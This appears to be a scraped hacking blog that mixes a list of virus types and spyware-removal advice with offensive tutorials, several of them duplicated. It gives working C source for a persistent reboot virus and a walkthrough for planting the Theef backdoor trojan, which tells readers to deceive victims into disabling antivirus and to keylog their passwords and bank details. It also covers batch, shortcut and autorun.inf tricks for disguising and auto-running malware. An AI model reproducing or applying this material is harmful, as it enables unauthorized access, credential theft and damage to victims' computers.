What is a Computer Virus ?
A potentially damaging computer programme capable of reproducing itself causing great harm to files or other programs without permission or knowledge of the user.
Types of viruses :-
The different types of viruses are as follows-
1) Boot Sector Virus :- Boot sector viruses infect either the master boot record of the hard disk or the floppy drive. The boot record program responsible for the booting of operating system is replaced by the virus. The virus either copies the master boot program to another part of the hard disk or overwrites it. They infect a computer when it boots up or when it accesses the infected floppy disk in the floppy drive. i.e. Once a system is infected with a boot-sector virus, any non-write-protected disk accessed by this system will become infected.
Examples of boot- sector viruses are Michelangelo and Stoned.
2) File or Program Viruses :- Some files/programs, when executed, load the virus in the memory and perform predefined functions to infect the system. They infect program files with extensions like .EXE, .COM, .BIN, .DRV and .SYS .
Some common file viruses are Sunday, Cascade.
3) Multipartite Viruses :- A multipartite virus is a computer virus that infects multiple different target platforms, and remains recursively infective in each target. It attempts to attack both the boot sector and the executable, or programs, files at the same time. When the virus attaches to the boot sector, it will in turn affect the system’s files, and when the virus attaches to the files, it will in turn infect the boot sector.
This type of virus can re-infect a system over and over again if all parts of the virus are not eradicated.
Ghostball was the first multipartite virus, discovered by Fridrik Skulason in October 1989.
Other examples are Invader, Flip, etc.
4) Stealth Viruses :- These viruses are stealthy in nature means it uses various methods for hiding themselves to avoid detection. They sometimes remove themselves from the memory temporarily to avoid detection by antivirus. They are somewhat difficult to detect. When an antivirus program tries to detect the virus, the stealth virus feeds the antivirus program a clean image of the file or boot sector.
5) Polymorphic Viruses :- Polymorphic viruses have the ability to mutate implying that they change the viral code known as the signature each time they spread or infect. Thus an antivirus program which is scanning for specific virus codes unable to detect it's presense.
6) Macro Viruses :- A macro virus is a computer virus that "infects" a Microsoft Word or similar application and causes a sequence of actions to be performed automatically when the application is started or something else triggers it. Macro viruses tend to be surprising but relatively harmless.A macro virus is often spread as an e-mail virus. Well-known examples are Concept Virus and Melissa Worm

Showing posts with label remove and add virus. Show all posts
Showing posts with label remove and add virus. Show all posts

A Virus Program to Restart the Computer at Every Startup
Today I will show you how to create a virus that restarts the computer upon every startup. That is, upon infection, the computer will get restarted every time the system is booted. This means that the computer will become inoperable since it reboots as soon as the desktop is loaded.
For this, the virus need to be doubleclicked only once and from then onwards it will carry out rest of the operations. And one more thing, none of the antivirus softwares detect’s this as a virus since I have coded this virus in C. So if you are familiar with C language then it’s too easy to understand the logic behind the coding.
Here is the source code.
#include
#include
#include
int found,drive_no;char buff[128];
void findroot()
{
int done;
struct ffblk ffblk; //File block structure
done=findfirst(”C:\\windows\\system”,&ffblk,FA_DIREC); //to determine the root drive
if(done==0)
{
done=findfirst(”C:\\windows\\system\\sysres.exe”,&ffblk,0); //to determine whether the virus is already installed or not
if(done==0)
{
found=1; //means that the system is already infected
return;
}
drive_no=1;
return;
}
done=findfirst(”D:\\windows\\system”,&ffblk,FA_DIREC);
if(done==0)
{
done=findfirst(”D:\\windows\\system\\sysres.exe”,&ffblk,0);
if
(done==0)
{
found=1;return;
}
drive_no=2;
return;
}
done=findfirst(”E:\\windows\\system”,&ffblk,FA_DIREC);
if(done==0)
{
done=findfirst(”E:\\windows\\system\\sysres.exe”,&ffblk,0);
if(done==0)
{
found=1;
return;
}
drive_no=3;
return;
}
done=findfirst(”F:\\windows\\system”,&ffblk,FA_DIREC);
if(done==0)
{
done=findfirst(”F:\\windows\\system\\sysres.exe”,&ffblk,0);
if(done==0)
{
found=1;
return;
}
drive_no=4;
return;
}
else
exit(0);
}
void main()
{
FILE *self,*target;
findroot();
if(found==0) //if the system is not already infected
{
self=fopen(_argv[0],”rb”); //The virus file open’s itself
switch(drive_no)
{
case 1:
target=fopen(”C:\\windows\\system\\sysres.exe”,”wb”); //to place a copy of itself in a remote place
system(”REG ADD HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\
CurrentVersion\\Run \/v sres \/t REG_SZ \/d
C:\\windows\\system\\ sysres.exe”); //put this file to registry for starup
break;
case 2:
target=fopen(”D:\\windows\\system\\sysres.exe”,”wb”);
system(”REG ADD HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\
CurrentVersion\\Run \/v sres \/t REG_SZ \/d
D:\\windows\\system\\sysres.exe”);
break;
case 3:
target=fopen(”E:\\windows\\system\\sysres.exe”,”wb”);
system(”REG ADD HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\
CurrentVersion\\Run \/v sres \/t REG_SZ \/d
E:\\windows\\system\\sysres.exe”);
break;
case 4:
target=fopen(”F:\\windows\\system\\sysres.exe”,”wb”);
system(”REG ADD HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\
CurrentVersion\\Run \/v sres \/t REG_SZ \/d
F:\\windows\\system\\sysres.exe”);
break;
default:
exit(0);
}
while(fread(buff,1,1,self)>0)
fwrite(buff,1,1,target);
fcloseall();
}
else
system(”shutdown -r -t 0″); //if the system is already infected then just give a command to restart
}
NOTE: COMMENTS ARE GIVEN IN GREEN COLOUR.
Compiling The Scource Code Into Executable Virus.
1. Download the Source Code Here
2. The downloaded file will be Sysres.C
3. For step-by-step compilation guide, refer my post How to compile C Programs.
Testing And Removing The Virus From Your PC
You can compile and test this virus on your own PC without any fear.To test, just doubleclick the sysres.exe file and restart the system manually.Now onwards ,when every time the PC is booted and the desktop is loaded, your PC will restart automatically again and again.
It will not do any harm apart from automatically restarting your system.After testing it, you can remove the virus by the following steps.
1. Reboot your computer in the SAFE MODE
2. Goto X:\Windows\System (X can be C,D,E or F)
3.You will find a file by name sysres.exe, delete it.
4.Type regedit in run.You will goto registry editor.Here navigate to
HKEY_CURRENT_USER\Software\Microsoft\Windows\ CurrentVersion\Run
There, on the right site you will see an entry by name “sres“.Delete this entry.That’s it.You have removed this Virus successfully.
Logic Behind The Working Of The Virus
If I don’t explain the logic(Algorithm) behind the working of the virus,this post will be incomplete.So I’ll explain the logic in a simplified manner.Here I’ll not explain the technical details of the program.If you have further doubts please pass comments.
LOGIC:
1. First the virus will find the Root partition (Partition on which Windows is installed).
2. Next it will determine whether the Virus file is already copied(Already infected) into X:\Windows\System
3. If not it will just place a copy of itself into X:\Windows\System and makes a registry entry to put this virus file onto the startup.
4. Or else if the virus is already found in the X:\Windows\System directory(folder), then it just gives a command to restart the computer.
This process is repeated every time the PC is restarted.
NOTE: The system will not be restarted as soon as you double click the Sysres.exe file.The restarting process will occur from the next boot of the system.
Theef: BackDoor Trojan
Theef is definitely among the best hacking tools I have ever used. It is easy to use and intuitive, but best of all it gives you a great deal of options. This is why you will be learning to use it today.
Theef is a Windows based application for both the client and server end. The Theef server is a virus that you install on your victims computer, and the Theef client in what you then use to control the virus. The biggest problem with using Theef is that most Anti-Virus programs will pick it up. But with a little bit of social engineering you can generally get people to turn off their AV for you.
Before we begin you need to get a copy of Theef. I have uploaded a copy to Rapid Share here: http://rapidshare.com/files/310301581/theef.zip .
So lets begin. First of all you need a target. This should be relatively easy to find, as I would imagine that the large portion of you reading this article already have someone in mind that you want to hack. If not, feel free to grab a second computer just so you can try this stuff out. For the purpose of this tutorial our victim is named Bob. And we are going to pretend that we are giving him an installer for a game called Awesome Game.
Now you need to convince your victim to turn off their Anti-Virus if they have any. This is because Anti-Virus programs will generally pick up Theef as a virus and delete it. Convincing someone to turn off their Anti-Virus is not often a difficult task, most of the time you can just tell them something along the lines of, "e;Your Anti-Virus says Awesome Game is a virus, but it isn’t so don’t worry about it."e; People are gullible, they want to believe you will cause them no harm, they want to trust you. Use this to your advantage.
The next thing we have to do is configure the program. This is an easy task to do. And to make it easier I will walk you through it using screen shots to help showcase the items you might want to change.
First make a copy of the Theef server. The Theef server is named Server210.exe. Name your copy of the server awesomegame.exe.

Screenshot showing awesomegame.exe is a copy of Server210.exe
Now that we have a copy to work on we need to open up the editor. The server editor is named Editserver210.exe. Once it is opened you should be presented with a window that looks like this:

Screenshot of Theef Server Editor without a server loaded.
From here we need to open up our server for editing using the Load button. Once the server is loaded some values our to be filled into the boxes. The values on the first page can be left alone. In the forums I will be putting up a detailed list of what every option does, but for this tutorial we will only focus on what is needed to give Bob a virus.
To make it look plausible that Awesome Game is indeed a game and not a virus we need to setup a false error message. To do this click Setup->False Error. On this screen check the box to enable false errors, then fill in the Input box labeled text with the following “The installer failed to run!” Your screen should look like this.

Screenshot showing the False Error Screen of the Theef Server Editor
Now the server is ready to be saved and sent. Click the Save button to save the server configuration. The status bar should now say “Finished writing new server settings.” You may now close out of the server editor.
The next step is generally the hardest. You need to send the virus (in our case awesomegame.exe) to your victim and get them to run it. Now for the purposes of our tutorial we have decided to send Bob a “game” by the name of Awesome Game. Little does Bob know that Awesome Game is not a game, but our virus. We have sent Bob Awesome Game using Windows Live Messenger. If your victim is running Vista (like Bob is) then you will need to have them run the virus using Admin privileges.
Now that you have given them the virus the real fun can begin. From here we do everything in the Theef Client. This is the program that you use to control the virus. It is named Client210.exe. You should open it at this point.

Screenshot of Theef Client before connecting to a server.
You will need to get your victims IP address at this point so that you can connect to their computer. This is an easy task to do, and there are numerous ways to accomplish it. For our example we have convinced Bob to go to http://privax.us/ip-test/ and read his IP Address off to us from that page. We could also have gotten him to run ip-config or done any number of other things. If you have no idea what an IP Address is, just direct them to Privax’s IP Test and get them to send you their IP address off the page.
Using one of the aforementioned methods I have determined that Bob’s IP Address is 127.0.0.1 (please note your victim’s IP Address will differ from the address I have used in this example).
I now enter that into the IP input box on the Theef client and press Connect. If you have the correct address and they have run the virus you should see something similar to the following show up in the log box:
[15:56:44]  Attempting connection with 127.0.0.1
[15:56:44]  Connection established with 127.0.0.1
[15:56:44]  Connection accepted
[15:56:44]  Connected to transfer port
If you don’t have their IP Address correct or they have not run the virus you will see this instead:
[15:57:37]  Attempting connection with 127.0.0.1
[15:57:58]  Connection failed (Error: 10060)
Now that we are connected we can start to take do stuff. There are numerous features in Theef so I will only cover a small number of them here. I will likely cover more in the forums as time goes on. Also note that not all features of Theef work, and fewer features will work in Vista than in XP.
One of the most useful features of Theef is the key-logger, which is available under the Spy menu. Upon selecting it a key-logger window will open up as shown.

Screenshot of Theef Keylogger before it logs any keys.
After you click the Start button on this window you will begin to see everything that they type on their computer. This is very useful as it shows you ever password they enter. It is a one stop shop to getting their passwords to everything and things such as their bank account numbers, etc.
There are other features in Theef that can be used for just screwing with people as well. Underneath of the Control Menu there is a button labeled Power. If you click that you will notice an Open/Close CD-ROM Drive button. Most people freak out if their CD-ROM Drive randomly opens and closes without them doing anything.
So this concludes my brief tutorial on how to use Theef. There is a lot more in this program that I covered here, but this should give you the basics on how to get started.How to make a facebook virus
I heard from many of my friends that a virus is spreading on facebook which delete our accounts,I first thought it could have been a trojan that spread out,Then i found out that its just simple prank to shutdown your pc,Now today i will show you how to make a facebook virus to trick your friends
In this tutorial I will show you how to make a Facebook virus using simple commands on notepad. .This will make the victim think they have got a virus when they click on an icon such as Internet Explorer .
1) Open notepad
2) Type this in :
3) Save it as something.bat
4)Right click on Internet Explorer .bat and click Create Shortcut
5)Right click on shorcut and click Properties.
6) Click Change Icon
7.Choose Internet Explorer icon or similar , click OK , then click Apply
Now your facebook virus is almost ready
8).Delete real shortcut and replace it with fake . When victim click on it , he will get warning messages that looks like this:

In this tutorial I will show you how to make a Facebook virus using simple commands on notepad. .This will make the victim think they have got a virus when they click on an icon such as Internet Explorer .
How to make a fake facebook virus - method
1) Open notepad
2) Type this in :
@echo off
msg * WARNING VIRUS DETECTED!!!!! AFTER 5 minutes YOUR FACEBOOK ACCOUNT WILL BE DELETED !!!!TO REMOVE THE VIRUS CLICK OK OR CLOSE THIS BOX!
PAUSE
shutdown -r -t 300 -c " SORRY!!! YOUR FACEBOOK ACCOUNT ARE NOW BEING DELETED !!! PLEASE WAIT ..........."
3) Save it as something.bat
4)Right click on Internet Explorer .bat and click Create Shortcut
5)Right click on shorcut and click Properties.
6) Click Change Icon
7.Choose Internet Explorer icon or similar , click OK , then click Apply
Now your facebook virus is almost ready
8).Delete real shortcut and replace it with fake . When victim click on it , he will get warning messages that looks like this:

How to sent a trojan horse virus as txt file
How to Send Trojans as a Text Files that will execute your desired codes..
AS you all know that .exe is a Executable File and can run a Code .In this Guide I will teach you How to make a .txt executable that can run all of your codes binded or crypted behind it.
What is a trojan horse:
A Trojan horse, or trojan for short, is a term used to describe malware that appears, to the user, to perform a desirable function but, in fact, facilitates unauthorized access to the user's computer system. The term comes from the Trojan Horse story in Greek mythology. Trojan horses are not self-replicating which distinguishes them from viruses and worms. Additionally, they require interaction with a hacker to fulfill their purpose.
Purpose of Trojan horses
Trojan horses are designed to allow a hacker remote access to a target computer system. Once a Trojan horse has been installed on a target computer system it is possible for a hacker to access it remotely and perform various operations. The operations that a hacker can perform are limited by user privileges on the target computer system and the design of the Trojan horse.
1. First of all You have to download the TEXT ICON PACK .
You can Download It From Below:
Download
2. Extract the Icon Pack to Obtain the Text Icons.
3. Open a new file, Right click - New - Shortcut
Type the location of the item: "X:\WINDOWS\system32\cmd.exe /c file.txt" (where stands for "X"=Drive)

and name it "Readme.txt" (without quotes)
4. After creating the readme.txt file right click on it and choose - Properties
in the - "Start in" fill - "%currentdir%" , in the - "Run" choose - "Minimized".

5. Then change the icon with one of the TXT icons from the pack by right clicking the readme.txt file then -
Properties - Change Icon...
6. In order to execute a file you need one..
just change your Server/Virus extension to .TXT and name it - "file.txt"
Now you have a .TXT Shortcut and .TXT Executable, when opening the txt shortcut it opens a command
- "C:\WINDOWS\system32\cmd.exe /c test.txt" that executes the file you want.
7. Now the readme.txt executes a command window, in order to hide it Right click on the "readme.txt" and choose - Properties - Layout and reduced the size on the window to height=1 and width=1.
Now change the window position to height=999 and width=999.
8. Now you are ready to sent a trojan as a txt file..
AS you all know that .exe is a Executable File and can run a Code .In this Guide I will teach you How to make a .txt executable that can run all of your codes binded or crypted behind it.
What is a trojan horse:
A Trojan horse, or trojan for short, is a term used to describe malware that appears, to the user, to perform a desirable function but, in fact, facilitates unauthorized access to the user's computer system. The term comes from the Trojan Horse story in Greek mythology. Trojan horses are not self-replicating which distinguishes them from viruses and worms. Additionally, they require interaction with a hacker to fulfill their purpose.
Purpose of Trojan horses
Trojan horses are designed to allow a hacker remote access to a target computer system. Once a Trojan horse has been installed on a target computer system it is possible for a hacker to access it remotely and perform various operations. The operations that a hacker can perform are limited by user privileges on the target computer system and the design of the Trojan horse.
How to Send Trojans as a Text Files - Method
1. First of all You have to download the TEXT ICON PACK .
You can Download It From Below:
Download
2. Extract the Icon Pack to Obtain the Text Icons.
3. Open a new file, Right click - New - Shortcut
Type the location of the item: "X:\WINDOWS\system32\cmd.exe /c file.txt" (where stands for "X"=Drive)

and name it "Readme.txt" (without quotes)
4. After creating the readme.txt file right click on it and choose - Properties
in the - "Start in" fill - "%currentdir%" , in the - "Run" choose - "Minimized".

5. Then change the icon with one of the TXT icons from the pack by right clicking the readme.txt file then -
Properties - Change Icon...
6. In order to execute a file you need one..
just change your Server/Virus extension to .TXT and name it - "file.txt"
Now you have a .TXT Shortcut and .TXT Executable, when opening the txt shortcut it opens a command
- "C:\WINDOWS\system32\cmd.exe /c test.txt" that executes the file you want.
7. Now the readme.txt executes a command window, in order to hide it Right click on the "readme.txt" and choose - Properties - Layout and reduced the size on the window to height=1 and width=1.
Now change the window position to height=999 and width=999.
8. Now you are ready to sent a trojan as a txt file..
All About Spyware
There are a lot of PC users that know little about "Spyware", "Mal-ware", "hijackers", "Dialers" & many more. This will help you avoid pop-ups, spammers and all those baddies.
What is spy-ware?
Spy-ware is Internet jargon for Advertising Supported software (Ad-ware). It is a way for shareware authors to make money from a product, other than by selling it to the users. There are several large media companies that offer them to place banner ads in their products in exchange for a portion of the revenue from banner sales. This way, you don't have to pay for the software and the developers are still getting paid. If you find the banners annoying, there is usually an option to remove them, by paying the regular licensing fee.
Known spywares
There are thousands out there, new ones are added to the list everyday. But here are a few:
Alexa, Aureate/Radiate, BargainBuddy, ClickTillUWin, Conducent Timesink, Cydoor, Comet Cursor, eZula/KaZaa Toptext, Flashpoint/Flashtrack, Flyswat, Gator, GoHip, Hotbar, ISTbar, Lions Pride Enterprises/Blazing Logic/Trek Blue, Lop (C2Media), Mattel Brodcast, Morpheus, NewDotNet, Realplayer, Songspy, Xupiter, Web3000, WebHancer, Windows Messenger Service.
How to check if a program has spyware?
The is this Little site that keeps a database of programs that are known to install spyware.
Check Here: http://www.spywareguide.com/product_search.php
If you would like to block pop-ups (IE Pop-ups).
There tons of different types out there, but these are the 2 best, i think.
Try: Google Toolbar (http://toolbar.google.com/) This program is Free
Try: AdMuncher (http://www.admuncher.com) This program is Shareware
If you want to remove the "spyware" try these.
Try: Lavasoft Ad-Aware (http://www.lavasoftusa.com/) This program is Free
Info: Ad-aware is a multi spyware removal utility, that scans your memory, registry and hard drives for known spyware components and lets you remove them. The included backup-manager lets you reinstall a backup, offers and multi language support.
Try: Spybot-S&D (http://www.safer-networking.org/) This program is Free
Info: Detects and removes spyware of different kinds (dialers, loggers, trojans, user tracks) from your computer. Blocks ActiveX downloads, tracking cookies and other threats. Over 10,000 detection files and entries. Provides detailed information about found problems.
Try: BPS Spyware and Adware Remover (http://www.bulletproofsoft.com/spyware-remover.html) This program is Shareware
Info: Adware, spyware, trackware and big brotherware removal utility with multi-language support. It scans your memory, registry and drives for known spyware and lets you remove them. Displays a list and lets you select the items you'd like to remove.
Try: Spy Sweeper v2.2 (http://www.webroot.com/wb/products/spysweeper/index.php) This program is Shareware
Info: Detects and removes spyware of different kinds (dialers, loggers, trojans, user tracks) from your computer.
The best scanner out there, and updated all the time.
Try: HijackThis 1.97.7 (http://www.spywareinfo.com/~merijn/downloads.html) This program is Freeware
Info: HijackThis is a tool, that lists all installed browser add-on, buttons, startup items and allows you to inspect them, and optionally remove selected items.
If you would like to prevent "spyware" being install.
Try: SpywareBlaster 2.6.1 (http://www.wilderssecurity.net/spywareblaster.html) This program is Free
Info: SpywareBlaster doesn`t scan and clean for so-called spyware, but prevents it from being installed in the first place. It achieves this by disabling the CLSIDs of popular spyware ActiveX controls, and also prevents the installation of any of them via a webpage.
Try: SpywareGuard 2.2 (http://www.wilderssecurity.net/spywareguard.html) This program is Free
Info: SpywareGuard provides a real-time protection solution against so-called spyware. It works similar to an anti-virus program, by scanning EXE and CAB files on access and alerting you if known spyware is detected.
Try: XP-AntiSpy (http://www.xp-antispy.org/) This program is Free
Info: XP-AntiSpy is a small utility to quickly disable some built-in update and authentication features in WindowsXP that may rise security or privacy concerns in some people.
Try: SpySites (http://camtech2000.net/Pages/SpySites_Prog...ml#SpySitesFree) This program is Free
Info: SpySites allows you to manage the Internet Explorer Restricted Zone settings and easily add entries from a database of 1500+ sites that are known to use advertising tracking methods or attempt to install third party software.
If you would like more Information about "spyware".
Check these sites.
http://www.spychecker.com/
http://www.spywareguide.com/
http://www.cexx.org/adware.htm
http://www.theinfomaniac.net/infomaniac/co...rsSpyware.shtml
http://www.thiefware.com/links/
http://simplythebest.net/info/spyware.html
Usefull tools...
Try: Stop Windows Messenger Spam 1.10 (http://www.jester2k.pwp.blueyonder.co.uk/j...r2ksoftware.htm) This program is Free
Info: "Stop Windows Messenger Spam" stops this Service from running and halts the spammers ability to send you these messages.
----------------------------------------------------------------------------
All these softwares will help remove and prevent evil spammers and spywares attacking your PC. I myself recommend getting "spyblaster" "s&d spybot" "spy sweeper" & "admuncher" to protect your PC. A weekly scan is also recommended
Free Virus Scan
Scan for spyware, malware and keyloggers in addition to viruses, worms and trojans. New threats and annoyances are created faster than any individual can keep up with.
http://defender.veloz.com// - 15k
Finding . is a Click Away at 2020Search.com
Having trouble finding what you re looking for on: .? 2020Search will instantly provide you with the result you re looking for by drawing on some of the best search engines the Internet has to offer. Your result is a click away!
http://www.2020search.com// - 43k
Download the BrowserVillage Toolbar.
Customize your Browser! Eliminate Pop-up ads before they start, Quick and easy access to the Web, and much more. Click Here to Install Now!
http://www.browservillage.com/ - 36k
What is spy-ware?
Spy-ware is Internet jargon for Advertising Supported software (Ad-ware). It is a way for shareware authors to make money from a product, other than by selling it to the users. There are several large media companies that offer them to place banner ads in their products in exchange for a portion of the revenue from banner sales. This way, you don't have to pay for the software and the developers are still getting paid. If you find the banners annoying, there is usually an option to remove them, by paying the regular licensing fee.
Known spywares
There are thousands out there, new ones are added to the list everyday. But here are a few:
Alexa, Aureate/Radiate, BargainBuddy, ClickTillUWin, Conducent Timesink, Cydoor, Comet Cursor, eZula/KaZaa Toptext, Flashpoint/Flashtrack, Flyswat, Gator, GoHip, Hotbar, ISTbar, Lions Pride Enterprises/Blazing Logic/Trek Blue, Lop (C2Media), Mattel Brodcast, Morpheus, NewDotNet, Realplayer, Songspy, Xupiter, Web3000, WebHancer, Windows Messenger Service.
How to check if a program has spyware?
The is this Little site that keeps a database of programs that are known to install spyware.
Check Here: http://www.spywareguide.com/product_search.php
If you would like to block pop-ups (IE Pop-ups).
There tons of different types out there, but these are the 2 best, i think.
Try: Google Toolbar (http://toolbar.google.com/) This program is Free
Try: AdMuncher (http://www.admuncher.com) This program is Shareware
If you want to remove the "spyware" try these.
Try: Lavasoft Ad-Aware (http://www.lavasoftusa.com/) This program is Free
Info: Ad-aware is a multi spyware removal utility, that scans your memory, registry and hard drives for known spyware components and lets you remove them. The included backup-manager lets you reinstall a backup, offers and multi language support.
Try: Spybot-S&D (http://www.safer-networking.org/) This program is Free
Info: Detects and removes spyware of different kinds (dialers, loggers, trojans, user tracks) from your computer. Blocks ActiveX downloads, tracking cookies and other threats. Over 10,000 detection files and entries. Provides detailed information about found problems.
Try: BPS Spyware and Adware Remover (http://www.bulletproofsoft.com/spyware-remover.html) This program is Shareware
Info: Adware, spyware, trackware and big brotherware removal utility with multi-language support. It scans your memory, registry and drives for known spyware and lets you remove them. Displays a list and lets you select the items you'd like to remove.
Try: Spy Sweeper v2.2 (http://www.webroot.com/wb/products/spysweeper/index.php) This program is Shareware
Info: Detects and removes spyware of different kinds (dialers, loggers, trojans, user tracks) from your computer.
The best scanner out there, and updated all the time.
Try: HijackThis 1.97.7 (http://www.spywareinfo.com/~merijn/downloads.html) This program is Freeware
Info: HijackThis is a tool, that lists all installed browser add-on, buttons, startup items and allows you to inspect them, and optionally remove selected items.
If you would like to prevent "spyware" being install.
Try: SpywareBlaster 2.6.1 (http://www.wilderssecurity.net/spywareblaster.html) This program is Free
Info: SpywareBlaster doesn`t scan and clean for so-called spyware, but prevents it from being installed in the first place. It achieves this by disabling the CLSIDs of popular spyware ActiveX controls, and also prevents the installation of any of them via a webpage.
Try: SpywareGuard 2.2 (http://www.wilderssecurity.net/spywareguard.html) This program is Free
Info: SpywareGuard provides a real-time protection solution against so-called spyware. It works similar to an anti-virus program, by scanning EXE and CAB files on access and alerting you if known spyware is detected.
Try: XP-AntiSpy (http://www.xp-antispy.org/) This program is Free
Info: XP-AntiSpy is a small utility to quickly disable some built-in update and authentication features in WindowsXP that may rise security or privacy concerns in some people.
Try: SpySites (http://camtech2000.net/Pages/SpySites_Prog...ml#SpySitesFree) This program is Free
Info: SpySites allows you to manage the Internet Explorer Restricted Zone settings and easily add entries from a database of 1500+ sites that are known to use advertising tracking methods or attempt to install third party software.
If you would like more Information about "spyware".
Check these sites.
http://www.spychecker.com/
http://www.spywareguide.com/
http://www.cexx.org/adware.htm
http://www.theinfomaniac.net/infomaniac/co...rsSpyware.shtml
http://www.thiefware.com/links/
http://simplythebest.net/info/spyware.html
Usefull tools...
Try: Stop Windows Messenger Spam 1.10 (http://www.jester2k.pwp.blueyonder.co.uk/j...r2ksoftware.htm) This program is Free
Info: "Stop Windows Messenger Spam" stops this Service from running and halts the spammers ability to send you these messages.
----------------------------------------------------------------------------
All these softwares will help remove and prevent evil spammers and spywares attacking your PC. I myself recommend getting "spyblaster" "s&d spybot" "spy sweeper" & "admuncher" to protect your PC. A weekly scan is also recommended
Free Virus Scan
Scan for spyware, malware and keyloggers in addition to viruses, worms and trojans. New threats and annoyances are created faster than any individual can keep up with.
http://defender.veloz.com// - 15k
Finding . is a Click Away at 2020Search.com
Having trouble finding what you re looking for on: .? 2020Search will instantly provide you with the result you re looking for by drawing on some of the best search engines the Internet has to offer. Your result is a click away!
http://www.2020search.com// - 43k
Download the BrowserVillage Toolbar.
Customize your Browser! Eliminate Pop-up ads before they start, Quick and easy access to the Web, and much more. Click Here to Install Now!
http://www.browservillage.com/ - 36k
How to Make a Trojan Horse
Most of you may be curious to know about how to make a Trojan or Virus on your own. Here is an answer for your curiosity. In this post I’ll show you how to make a simple Trojan on your own using C programming language. This Trojan when executed will eat up the hard disk space on the root drive (The drive on which Windows is installed, usually C: Drive) of the computer on which it is run. Also this Trojan works pretty quickly and is capable of eating up approximately 1 GB of hard disk space for every minute it is run. So, I’ll call this as Space Eater Trojan. Since this Trojan is written using a high level programming language it is often undetected by antivirus. The source code for this Trojan is available for download at the end of this post. Let’s see how this Trojan works…
Before I move to explain the features of this Trojan you need to know what exactly is a Trojan horse and how it works. As most of us think a Trojan or a Trojan horse is not a virus. In simple words a Trojan horse is a program that appears to perform a desirable function but in fact performs undisclosed malicious functions that allow unauthorized access to the host machine or create a damage to the computer.
Now lets move to the working of our Trojan
The Trojan horse which I have made appears itself as an antivirus program that scans the computer and removes the threats. But in reality it does nothing but occupy the hard disk space on the root drive by just filling it up with a huge junk file. The rate at which it fills up the hard disk space it too high. As a result the the disk gets filled up to 100% with in minutes of running this Trojan. Once the disk space is full, the Trojan reports that the scan is complete. The victim will not be able to clean up the hard disk space using any cleanup program. This is because the Trojan intelligently creates a huge file in the WindowsSystem32 folder with the .dll extension. Since the junk file has the .dll extention it is often ignored by disk cleanup softwares. So for the victim, there is now way to recover the hard disk space unless reformatting his drive.
The algorithm of the Trojan is as follows
1. Search for the root drive
2. Navigate to WindowsSystem32 on the root drive
3. Create the file named “spceshot.dll”
4. Start dumping the junk data onto the above file and keep increasing it’s size until the drive is full
5. Once the drive is full, stop the process.
You can download the Trojan source code HERE. Please note that I have not included the executabe for security reasons. You need to compile it to obtain the executable.
How to compile, test and remove the damage?
Compilation:
For step-by-step compilation guide, refer my post How to compile C Programs.
Testing:
To test the Trojan, just run the SpaceEater.exe file on your computer. It’ll generate a warning message at the beginning. Once you accept it, the Trojan runs and eats up hard disk space.
NOTE: To remove the warning message you’ve to edit the source code and then re-compile it.
How to remove the Damage and free up the space?
To remove the damage and free up the space, just type the following in the “run” dialog box.
%systemroot%system32
Now search for the file “spceshot.dll“. Just delete it and you’re done. No need to re-format the hard disk.
How to remove new folder exe or regsvr exe or autorun inf virus
I want to tell you a story, two days back i got affected by this virus very badly as it eat up all my empty hard disk space of around 700 MB  .
.
I was surprised that my most reliable friend Avast, for the first time failed me in this war against viruses but then again avg and bitdiffender also failed against it. This virus is know popularly as regsvr.exe virus, or as new folder.exe virus and most people identify this one by seeing autorun.inf file on their pen drives, But trend micro identified it as WORM_DELF.FKZ. It is spreading mostly using pen drives as the medium.

Well, so here is the story of how i was able to kill the monster and reclaim my hard disk space.
Manual Process of removal
I prefer manual process simply because it gives me option to learn new things in the process.
So let’s start the process off reclaiming the turf that virus took over from us.
- Cut The Supply Line
- Search for autorun.inf file. It is a read only file so you will have to change it to normal by right clicking the file , selecting the properties and un-check the read only option
- Open the file in notepad and delete everything and save the file.
- Now change the file status back to read only mode so that the virus could not get access again.
-

- Click start->run and type msconfig and click ok
- Go to startup tab look for regsvr and uncheck the option click OK.
- Click on Exit without Restart, cause there are still few things we need to do before we can restart the PC.
- Now go to control panel -> scheduled tasks, and delete the At1 task listed their.
- Open The Gates Of Castle
- Click on start -> run and type gpedit.msc and click Ok.

- If you are Windows XP Home Edition user you might not have gpedit.msc in that case download and install it from Windows XP Home Edition: gpedit.msc and then follow these steps.
- Go to users configuration->Administrative templates->system
- Find “prevent access to registry editing tools” and change the option to disable.
-

- Once you do this you have registry access back.
- Launch The Attack At Heart Of Castle
- Click on start->run and type regedit and click ok
- Go to edit->find and start the search for regsvr.exe,
-

- Delete all the occurrence of regsvr.exe; remember to take a backup before deleting. KEEP IN MIND regsvr32.exe is not to be deleted. Delete regsvr.exe occurrences only.
- At one ore two places you will find it after explorer.exe in theses cases only delete the regsvr.exe part and not the whole part. E.g. Shell = “Explorer.exe regsvr.exe” the just delete the regsvr.exe and leave the explorer.exe
- Seek And Destroy the enemy soldiers, no one should be left behind
- Click on start->search->for files and folders.
- Their click all files and folders
- Type “*.exe” as filename to search for
- Click on ‘when was it modified ‘ option and select the specify date option
- Type from date as 1/31/2008 and also type To date as 1/31/2008
-

- Now hit search and wait for all the exe’s to show up.
- Once search is over select all the exe files and shift+delete the files, caution must be taken so that you don’t delete the legitimate exe file that you have installed on 31st January.
- Also selecting lot of files together might make your computer unresponsive so delete them in small bunches.
- Also find and delete regsvr.exe, svchost .exe( notice an extra space between the svchost and .exe)
- Time For Celebrations
- Now do a cold reboot (ie press the reboot button instead) and you are done.
I hope this information helps you win your own battle against this virus. Soon all antivirus programs will be able to automatically detect and clean this virus. Also i hope Avast finds a way to solve this issues.
As a side note i have found a little back dog( winpatrol ) that used to work perfectly on my old system. It was not their in my new PC, I have installed it again , as I want to stay ahead by forever closing the supply line of these virus. You can download it form Winpatrol website.
UPDATE : Avast Boot Time Scheduling

Check out How to stop regedit, task manager and msconfig from closing automatically if your regedit or msconfig closes automatically.
How to infect people using your USB-flashdrive
Many hackers doesn't like transferrings their viruses using USB sticks since the victim must start the file for it to take effect. That's why i added this hack. Here we will make the virus of yours autostart when USB stick is inserted. This is how you do:
• 1. Place the virusfile on the USB stick.
• 2. Create a textfile in there too and paste this in it:
[autorun]
icon=gameicon.ico
open=virusfile.exe
